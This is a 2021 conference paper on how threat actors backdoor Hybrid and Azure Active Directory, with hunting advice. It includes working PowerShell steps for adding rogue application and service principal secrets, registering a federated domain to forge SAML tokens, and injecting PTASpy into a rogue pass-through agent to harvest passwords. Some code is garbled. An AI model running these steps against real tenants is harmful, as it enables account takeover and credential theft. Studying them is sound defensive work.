VB2021 localhost

7 - 8 October, 2021 / vblocalhost.com

WHO OWNS YOUR HYBRID ACTIVE DIRECTORY? HUNTING FOR ADVERSARY TECHNIQUES!

Thirumalai Natarajan Muthiah

Mandiant Consulting, Singapore

thirumalai_it@yahoo.com

Anurag Khanna

CrowdStrike Services, Singapore

khannaanurag@gmail.com

ABSTRACT

Hybrid Active Directory (*AD*) is the new workhorse to manage single user identity for both authentication and authorization in on-premise and cloud environments. *Hybrid AD* environments are of interest to threat actors and defenders alike.

Through our experience in performing incident response and remediation engagements across the globe, we have observed various backdoors and misconfigurations in *Hybrid AD* that have provided threat actors long-term, at will privileged access to organizations' IT environments.

We will cover the techniques used by threat actors to maintain persistence, covertly elevate privileges at will, and to maintain and exert control over systems managed by *Hybrid AD*. We will share different hypotheses and hunting techniques to detect misconfigurations and backdoors in a *Hybrid AD* environment.

INTRODUCTION

Active Directory (*AD*) is the most commonly used identity provider (IdP) in corporate IT environments. It is the underlying fabric of IT infrastructure and provides identity services for many organizations. *Active Directory* has traditionally supported on-premises deployment of *Microsoft Windows* networks. With cloud adoption on the rise, organizations are increasingly leveraging services hosted in the cloud. Often, the most effective way of providing access to such resources is to use an IdP in the cloud. *Microsoft Azure Active Directory* (*Azure AD*) [1] is *Microsoft*'s solution for a cloud-based identity provider.

Organizations willing to leverage the value that the cloud provides while still hosting the identity provider on-premises, are increasingly using hybrid identity by combining *Azure* and on-premises *Active Directory*. The *Hybrid Active Directory* solution spans across on-premises and cloud-based environments. It can be used to provide a common digital identity that provides authentication and authorization to resources irrespective of where they reside.

In this paper we discuss the security of *Azure Active Directory* and its hybrid implementations. The premise is that once a threat actor has gained access to the *Azure* AD implementation, they can configure a number of backdoors and long-term persistence techniques in the environment. This could provide a threat actor long-term, at will, access to organizational resources.

We discuss three areas of security exposure in *Hybrid Active Directory* and the related techniques that the threat actors can use to target them. We also provide detection and threat hunting advice to help security teams detect these techniques both in real time and in retrospect.

We recommend organizations take a proactive approach of identifying adversary behaviour, techniques, and tools in their cloud environment as they do for their on-premises environments.

ABUSING AZURE APPLICATIONS

Background

An *Azure* application is a piece of software that is used to provide functionality to users. *Azure Active Directory* is *Microsoft*'s cloud-based identity platform. To work with the *Azure AD*, applications (apps) need to be registered in *Azure AD*.

New applications can be registered in *Azure AD* in the form of application objects. The process of application registration in *Azure AD* creates a globally unique instance of the app, or application object.

Applications can be single- or multi-tenant. Single-tenant applications are registered for a specific *Azure AD* directory and are only available in the home tenant in which they have been registered. Multi-tenant applications are available for usage for multiple tenants. In the case of a multi-tenant application, the initial application registration is performed in the home tenant and the application object also resides there. When a user from a different tenant (consumer tenant) signs into the application for the first time, a consent is requested by the application. If the consent is granted, a service principal, also known as enterprise application in *Azure* portal, is created in the consumer tenant. To interact with and use *Azure* applications, a service principal should be present in a tenant. The service principal is the local tenant level reference to the global *Azure* application object. The details of the permissions for which consent has been provided are also registered with the service principal.

A common use case of such an implementation is a multi-tenant software-as-a-service applications (SaaS). The SaaS providers can register their application in their home tenant and then consumers can create service principals in their tenants to use the functionality provided by the application. A single instance of the software application is shared by multiple clients or tenants.




Figure 1: Application and service principal architecture.

This section explains various ways in which threat actors can misuse *Azure* applications to exert control and maintain access to an *Azure* tenant.

There are two types of permissions that are supported by *Azure* applications and service principals, application permissions and delegated permissions.

- **Application permissions**: These permissions are used by an application without the need for a user to be signed into the application. Application permissions require the consent to be provided by an administrator. Once the administrator provides the consent to the application, the application permissions are assigned to the service principal associated with the application. Service principals assigned with application permissions have permanent access over the resources.
- **Delegated permissions**: These permissions are used by an application when there is a user signed into the application. Service principals assigned with delegated permissions impersonate the permissions of the signed-in user in the application.

Effective permissions of an application are the permissions that the application has when it tries to access a resource. Effective permissions may be constrained based on the permission of the signed-in user, especially in the delegated permissions model.

- **Consent**: Application permissions always require a consent from an administrator (admin consent). Some delegated permissions can be consented by the user while privileged permissions may require an administrator consent. Once appropriate consent has been provided, the consent approval is registered with the service principal of the application in the *Azure AD* tenant.
- **Certificates and secrets**: Certificates or secrets can be configured for application objects in the home tenant or on service principals in the home tenant or the consumer tenants. These certificates or secrets can then be used to access the tenant with the effective permissions of the service principal.

Attacker methodology

Adding secrets

A threat actor with existing privileged access to an *Azure* tenant can add certificates or secrets for application objects and service principals. The credentials for the application objects can be configured in the *Azure* portal in the Azure Active Directory > App registrations > App name > Certificates & secrets blade or using the PowerShell *Azure AD* module.

```
PS> Connect-AzureAD
PS> $startDate = Get-Date
PS> $endDate = $startDate.AddYears(3)
PS> $aadAppsecret = New-AzureADApplicationPasswordCredential -ObjectId <ObjectId>
-CustomKeyIdentifier Secret01 -StartDate $startDate -EndDate $endDate
PS> $aadAppsecret.Value
<ClearTextSecret>
```

Figure 2: Add secret to the application object.

At the time of this testing we could not identify a way to set or list the credentials for service principals in the *Azure* portal. These can be set programmatically, and clear text passwords can be retrieved.

The following PowerShell cmdlets can be used to add a secret to the service principal:

```
PS> Connect-AzAccount -Tenant <tenantID>
PS> $newCredential = New-AzADSpCredential -ServicePrincipalName <ApplicationID>
PS> $BSTR = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($newcredential.Secret)
PS> $ClearSecret = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($BSTR)
```

Figure 3: Add secret to service principal.

A threat actor can then use the added secrets in application objects or service principals to access *Azure*.

Once a certificate or a secret has been added to the application object, the threat actor can perform OAuth-based authentication and access the tenant with the effective permissions that the service principal associated with the application is granted with. This can be performed using custom scripts or using an API development tool like *Postman* [2].

The service principal secret and the application ID values can also be used by the threat actor to access the *Azure* tenant of the victim.

```
PS> $passwd = ConvertTo-SecureString <ClearSecret> -AsPlainText -Force
PS> $cred = New-Object System.Management.Automation.PSCredential (<ApplicationID>, $passwd)
PS> Connect-AzAccount -ServicePrincipal -Credential $cred -Tenant <TenantID>
```

Figure 4: Using the configured service principal secret.

Threat actor workflow and misuse scenarios

Scenario 1: Supply chain attack – targeting the home tenant to achieve access to all consumer tenants

The home tenant is the tenant where the application is originally registered, and where the application object resides. Applications use credentials (certificates or secrets) to identify and authenticate to *Azure Active Directory* without any user interaction. An application object can be configured with multiple secrets or certificates.

As part of using an application in consumer tenant a service principal (also known as enterprise application) is registered in the consumer tenant once admin or user consent has been provided.

A threat actor with access to the home tenant with adequate permissions (Global Administrator or Application Administrator) can add an additional secret to the configured application object. Once the secret has been added, the threat actor can access any tenant where a service principal for the application exists with the privileges assigned to the service principal.




Figure 5: Supply chain attack.

The threat actor will require the TenantID of the consumer tenant to perform this attack.

The TenantID can be identified by knowing the domain name of the tenant organization. This can be done by accessing the below URL, where <domain name> is the domain for which the TenantID is required.

```
PS> (Invoke-WebRequest https://login.microsoftonline.com/<domain name>/v2.0/.well-known/
openid-configuration).Content
```

Figure 6: Accessing URL to identify TenantID from domain name.

Open-source tool *AADInternals* provides a command to identify the TenantID if the domain name is known.

```
PS> Get-AADIntTenantId -Domain <domain name>
```

Figure 7: Identify TenantID.

The consumer tenant domain name may also be recorded in the application sign-in logs in the home tenant, in the case of an interrupted sign-in process, at the time of consent being granted.

Scenario 2: Targeting a consumer tenant through service principal

As discussed in the background section, the consumer tenant will have a corresponding service principal registered once consent has been granted to an application hosted in a home tenant. If a threat actor can configure the service principal with certificate or secret, they can access the tenant with the permissions that have been assigned to the service principal. This can be used by a threat actor to maintain long-term access to the *Azure* tenant.



Azure Tenant
Service Principal
1 TA adds Service Principal Secret
2 TA uses AppId, Service Principal Secret & TenantId to access Tenant

Figure 8: Targeting a consumer tenant.

Once the secret has been added to the service principal, the secret can then be used to access the *Azure* tenant with the permissions of the service principal.

Detection and hunting

Detection

Azure Active Directory audit logs are generated when a secret or a certificate is added to an application or a service principal. The category is 'ApplicationManagement' and the activity for this action is 'Update application – Certificates and secrets management'. These logs should be monitored and reviewed.

Hunting

Organizations should perform periodic proactive hunting and review any applications and service principals in their *Azure* tenant with secrets or certificates configured. These should be reviewed for any deviation or suspicious entries.

The following PowerShell code can be used to list the count of credentials configured for application registration in the home tenant.

```
$Apps = Get-AzureAD Application -All $True
foreach ($App in $Apps) {
       if ($App.PasswordCredentials.Count -ne 0 -or $App.KeyCredentials.Count -ne 0) {
       Write-Host 'Application Display Name::'$App.DisplayName
       Write-Host 'Application Password Count::' $App.PasswordCredentials.Count
       Write-Host 'Application Key Count::' $App.KeyCredentials.Count
       Write-Host ''
       } }
```

Figure 9: PowerShell code to list the number of secrets and certificates for application registrations.

Similar hunting can be performed at the consumer tenant to list any service principals that may have credentials or key values configured.

```
$Spns = Get-Azure AD ServicePrincipal -All $true
foreach ($Spn in $Spns) {
       if ($Spn.PasswordCredentials.Count -ne 0 -or $Spn.KeyCredentials.Count -ne 0) {
       Write-Host 'Application Display Name::'$Spn.DisplayName
       Write-Host 'Application Password Count::' $Spn.PasswordCredentials.Count
       Write-Host 'Application Key Count::' $Spn.KeyCredentials.Count
       Write-Host ''
       } }
```

Figure 10: PowerShell code to list the number of secrets and certificates for SPNs.

It is also recommended to review the permissions that have been assigned to service principals in the tenant and identity any permissions that may not be required by the service principal.

ABUSING IDENTITY FEDERATION CONFIGURATION

Background

Identity federation is a system of trust between two parties that is used to outsource authentication and authorization to an identity provider.

Azure Active Directory (*Azure AD*) can act as an identity provider or can establish a federated trust with an external identity provider. Federation enables secure sharing of digital identity and entitlement claims across security boundaries. Using federation in *Azure AD*, users can authenticate with credentials registered with another identity provider and access resources (service providers) that are registered in the *Azure* tenant.

Federation authentication flow

Active Directory Federation Services (*AD FS*) is a commonly used on-premises identity provider that can be used as a federated identity solution with *Azure AD*. When a user logs into an *Azure AD* registered application, the user is redirected to the *AD FS* server. The response from the *AD FS* server is used to authenticate and authorize the user's security principal.

Figure 11 depicts a simplified version of the flow of information when *AD FS* is used for federated authentication for a service provider.



1 User initiates Sign-in
2 User redirected to AD FS
7 SAML Token to Login
Microsoft
Sign in
Email address, phone number or Skype
No account? Create one!
Can't access your account?
Sign-in options
Next
Service Provider/Web Resource
6 SAML Token Response
3 SAML Authentication Request
Active Directory Federation Services (AD FS)
- SAML IdP
- Signs SAML Token
- Contains SAML Signing Certificate
4 Request Validation
5 Validation Response
Active Directory Identity Provider
On-Premises Infrastructure

Figure 11: AD FS authentication flow.

1. A user initiates access to a service provider.
2. The user is redirected to *Microsoft AD FS*.
3. The user enters credentials to authenticate.
4. *AD FS* server validates the request with the on-premises *Active Directory* server.
5. *Active Directory* sends a validation response.
6. *AD FS* server provides a signed SAML token with claims and redirects the user to the service provider.
7. The user shares the SAML token with the service provider, which validates the SAML token and allows or denies user access.

Threat actor workflow

It is worth noting that *Azure AD* trusts the *AD FS* (an external identity provider) and the authentication is based on the signed SAML tokens provided by the *AD FS*. The user validation is based on the SAML token that is signed by the token signing certificate (TSC) present in the *AD FS* server and is provided to the service provider.

A very well-known attack called Golden SAML [3] leverages this trust, and allows a threat actor to use stolen certificates to create valid SAML tokens and leverage them to sign into the service provider. This extremely powerful technique can be used by a threat actor to move laterally from on-premises environment to the cloud environment. We will now discuss a technique where a threat actor can add a federated domain in *Azure AD* and leverage that to create SAML tokens that can be used to impersonate any hybrid identity user in the environment.

Federation configuration: When a federation domain is configured in *Azure AD*, a federation realm object is created [4]. The information in the federated realm object is used by *Azure AD* to validate an authentication request that it receives.

Adding a new federation realm

A threat actor can add a new domain in *Azure AD* and set the authentication method to federated.

The following PowerShell cmdlets can be used to add a domain to *Azure AD*:

```
PS> New-MsolDomain -Name threatactor.dev
```

Figure 12: Adding a custom domain.

Once an attacker-controlled domain name has been added to *Azure AD* it needs to be validated. The DnsTxtRecord provided by *Azure* can be added to the DNS registration of the domain and validation can be performed.

```
PS D:\> Get-MsolDomainVerificationDns -DomainName threatactor.dev -Mode DnsTxtRecord

Label  : threatactor.dev
Text   : MS=ms72566206
Ttl    : 3600

PS> Confirm-MsolDomain -DomainName threatactor.dev
```

Figure 13: Verifying the domain.

The threat actor can then change the authentication method for the domain to federated and configure the federation settings.

For the authentication to be successful a federation realm needs to exist in the tenant. The IssuerUri and public key should match to those configured in the federation realm and the signature needs to be validated. A threat actor will require the certificate information, IssuerUri and the ImmutableID of a user to forge a valid SAML token.

- IssuerUri: The IssuerUri property is used by *Azure AD* to identify the domain that the SAML token is associated with.
- SigningCertificate: The Base64-encoded public key of the token signing certificate. The public key of the signing certificate is used to validate the SAML tokens that have been signed by the private key component of the certificate.

```
PS> $issuerURI = "http://attackerdomain.dev"
PS> $uri = "http://log.attackerdomain.dev"
PS> $SigningCertificate = "<public certificate information>"

PS> > Set-MsolDomainAuthentication -DomainName threatactor.dev -Authentication Federated
-IssuerUri $issuerURI -LogOffURI $uri -PassiveLogOnUri $uri -SigningCertificate
$SigningCertificate
```

Figure 14: Configuring federation.

Gathering ImmutableIDs

ImmutableID is used by *Azure AD* to search for the presence of the user in *Azure AD*. It is worth noting that the user domain is not verified with the federation realm domain. This means that a threat actor can register any domain as part of the federation realm and use that to verify users associated with any domain that is registered in the tenant.

The threat actor can list the ImmutableIDs of the user accounts configured in *Azure AD* using the PowerShell cmdlet shown in Figure 15. This information is required to generate a valid SAML token for the user.

```
PS>Get-MsolUSer | Where-Object {$_.ImmutableId -ne $null} | Select UserPrincipalName,
ImmutableID

UserPrincipalName     ImmutableId
-----------------     -----------
red@threathunting.dev /aQOheKR9keCyww6Mui6Pw==
```

Figure 15: Gathering ImmutableIDs.

Creating a token and accessing the Office 365 portal

The threat actor can use the ImmutableID and certificate information to create a valid SAML token that can be used to request an access token to access resources in the *Azure* tenant. AADInternals [5] provides a function 'Open-AADIntOffice365portal'. This function automates the process of forging a SAML token, requesting an access token and then accessing the *Microsoft Office 365* portal.

```
PS> Open-AADIntOffice365Portal -ImmutableID JonDVJBRZU2aqdfBNQgBkQ== -Issuer "http://
attackerdomain.dev" -PfxFileName attackerdomain.pfx -PfxPassword '<password>' -
```

Figure 16: Creating token and accessing Office 365 portal.

Detection and hunting

Detection

Azure AD audit logs are generated when a domain is registered in *Azure AD* and federation is configured.

An audit log is generated with 'Service Core Directory' > Activity Type 'Verify domain' in the category 'DirectoryManagement' and with the display name in the Target field as the name of the domain that was registered.

When the authentication is changed to federated, a 'Service Core Directory' log is created with activity type 'set domain authentication' and category 'DirectoryManagement' and with the old value of 'managed' changed to the new value of 'federated' for the target of the domain.

Hunting

As part of hunting, it is recommended that organizations list all the domains that are configured in the *Azure AD* tenant and review federated domains. The following PowerShell cmdlets can be used to list the domains configured in *Azure AD*. This list should be reviewed for any suspicious entries and response should be initiated.

```
PS D:\> Get-MsolDomain

Name              Status    Authentication
----              ------    --------------
threatactor.dev   Verified  Federated
```

Figure 17: List federated domains.

BACKDOORING PASS THROUGH AUTHENTICATION

Background

Azure AD Connect is the *Microsoft* tool designed to act as a bridge between the *Azure Active Directory* and an on-premises *Active Directory* server to accomplish hybrid identity. *Azure AD Connect* synchronizes user attributes and facilitates the following authentication methods:

- **Password hash synchronization (PHS)**: PHS is an authentication method where passwords are synchronized from the on-premises *Active Directory* to the *Azure Active Directory*. The user can be authenticated by on-premises *AD* or *Azure AD*, based on the resource that is being accessed.
- **Federated identity (federation)**: Federation is another sign-in method that can be configured using the *Azure AD Connect* server to implement a hybrid identity management solution using an on-premises *Active Directory Federation Service* (*AD FS*). *AD FS* infrastructure enables federated identity and access management to securely share a digital identity across organization boundaries.
- **Pass-through authentication (PTA)**: PTA is an authentication method that allows a user to access both cloud and on-premises applications using credentials managed by on-premises *Active Directory*. The authentication is performed by on-premises *Active Directory*. This deployment requires the presence of a pass-through authentication agent installed and configured on an on-premises domain joined server.

Pass-through authentication

Pass-through authentication allows organizations to enforce user authentication on their on-premises *Active Directory* servers. This helps organizations to enforce their on-premises *Active Directory* security and password policies and maintain control of the identities.

In the case of PTA the security principal password is not synchronized to the *Azure AD*. When a user signs into an application integrated with *Azure AD*, the authentication is performed by on-premises *AD* servers using the PTA agent. Once registered, the PTA agent maintains a persistent outbound connection to the *Azure AD*.

Figure 18 depicts the flow of information when pass-through authentication is used.



AAD load balances the validation requests between configured Pass-through Agents
2 User redirected to AAD
3 User enters credentials
10 Authentication successful
4 Credentials encrypted with public Key of AAD Connect and placed on a queue
Azure AD
11 User accesses the Application
1 User initiates sign-in
5 On Prem Agent picks up the request
9 Pass-through Agent returns response to AAD
Microsoft
Sign in
Email address, phone number or Skype
No account? Create one!
Can't access your account?
Sign-in options
Next
6 Agent decrypts password using its private key
7 Agent validates credentials against AD
8 AD returns result
Pass-through Agent
AD
On-Premises Infrastructure


Figure 18: Authentication flow with pass-through agent.

1. A user initiates access to an *Azure AD* integrated cloud application.
2. The user is redirected to the *Microsoft Azure AD* sign-in page.
3. The user enters credentials.
4. *Azure AD* encrypts the credentials using a public key of the pass-through authentication agent and places them in the agent queue.
5. The PTA agent collects the credentials.
6. The PTA agent decrypts them with the private key.
7. The PTA agent then validates the user credentials with the on-premises *Active Directory* server.
8. The *Active Directory* server validates the credentials and returns a response.
9. The authentication response is returned to the *Azure AD.*
10. *Azure AD* completes the verification process.
11. Based on the successful sign-in response, the external user is allowed to access the application.

Threat actor workflow

If an organization has pass-through authentication configured for their *Azure AD* then a threat actor can register their own pass-through authentication server as an additional pass-through agent in the *Azure AD* of the organization's tenant [6]. This registration requires the threat actor to have access to a compromised account with global administrator privileges in the target *Azure AD*.

Once the threat actor has successfully registered their PTA server in the victim *Azure AD* tenant, the user credential validation requests for the tenant will be load balanced between the servers configured in the tenant including the threat actor managed PTA server.



4 Option 1 – Attacker Controlled Infrastructure
Password Log
A TA Registers PTA agent
C TA logs clear text credentials
B AAD load balances the validation requests between valid and TA owned Pass-through Agents
D TA s' PTA agent approves all received validation requests
TA s' PTA Agent
TA Controlled Infra
2 User redirected to AAD
3 User enters credentials
5 AAD completes the process
Azure AD
6 User accesses the Application
1 User initiates sign-in
Microsoft
Sign in
Email address, phone number or Skype
No account? Create one!
Can't access your account?
Sign-in options
Next
4 Option 2 – Original Infrastructure
D PTA agent approves/denies request based on AD response
A AAD load balances the validation requests between valid and TA owned Pass-through Agents
B Agent decrypts password using its private key
C Password Validation against AD
Pass-through Agent
AD
Organizations On-Premises Infra

Figure 19: Authentication flow with threat actor pass-through agent.

The threat actor can use PowerShell to register the PTA server in the victim *Azure AD* tenant using a compromised global administrator account.

```
PTA PS > ./AADConnectAuthAgentSetup.exe REGISTERCONNECTOR="false" /q

PTA PS > $cred = Get-Credential

PTA PS > .\RegisterConnector.ps1 -modulePath "C:\Program Files\Microsoft Azure AD Connect
Authentication Agent\Modules\" -moduleName "PassthroughAuthPSModule" -Authenticationmode
Interactive -Feature PassthroughAuthentication
```

Figure 20: Threat actor registering PTA server.

The threat actor can then utilize credential-harvesting software to collect credentials and approve the sign-in requests they receive from *Azure AD*. The AADInternals PowerShell module includes a function called 'Install-AADIntPTASpy', that can be installed on a server controlled by the threat actor. Once installed, 'Install-AADIntPTASpy' will inject a dynamic link library (PTASpy.dll) into the process called 'AzureADConnectAuthenticationAgentService'. This process is responsible for collecting the sign-in user credentials from the queue and validating these credentials with the on-premises *Active Directory*. Once injected in this process, PTASpy.dll has the capability to record all the clear text credentials used during the sign-in process that the server receives and respond with a successful authentication message. PTASpy.dll bypasses the normal credential validation process and hence a user can also sign in without using the correct password.

The threat actor can inject PTASpy.dll into the 'AzureADConnectAuthenticationAgentService' process using the PowerShell cmdlets from AADInternals shown in Figure 21.

```
PTA PS > Import-Module AADInternals

PTA PS > Install-AADIntPTASpy8
```

Figure 21: Installing PTASpy.

Once PTA spy has been injected, the threat actor can view any harvested credentials, as shown in Figure 22.

As the threat actor has registered an additional pass-through authentication server in the victim's *Azure Active Directory*, the authentication requests will be load balanced between the PTA server configured by the organization and the one registered by the threat actor. Through this the threat actor will be able to harvest valid on-premises credentials and maintain long-term access to the environment. This technique can facilitate the threat actor's move from the cloud to the on-premises network.

```
PTA PS > Import-Module AADInternals
PTA PS > Install-AADIntPTASpy
Figure 21 - Installing PTASpy
Once PTA spy has been injected, the threat actor can view any harvested credentials.
PTA PS > Get-AADIntPTASpyLog -decode
UserName                 Password                Time
--------                 ------------
blue@threathunting.dev   <cleartextpassword >    3/XZ/2021 3:52:29 AM
```

Figure 22: View passwords.

Detection and hunting

Detection

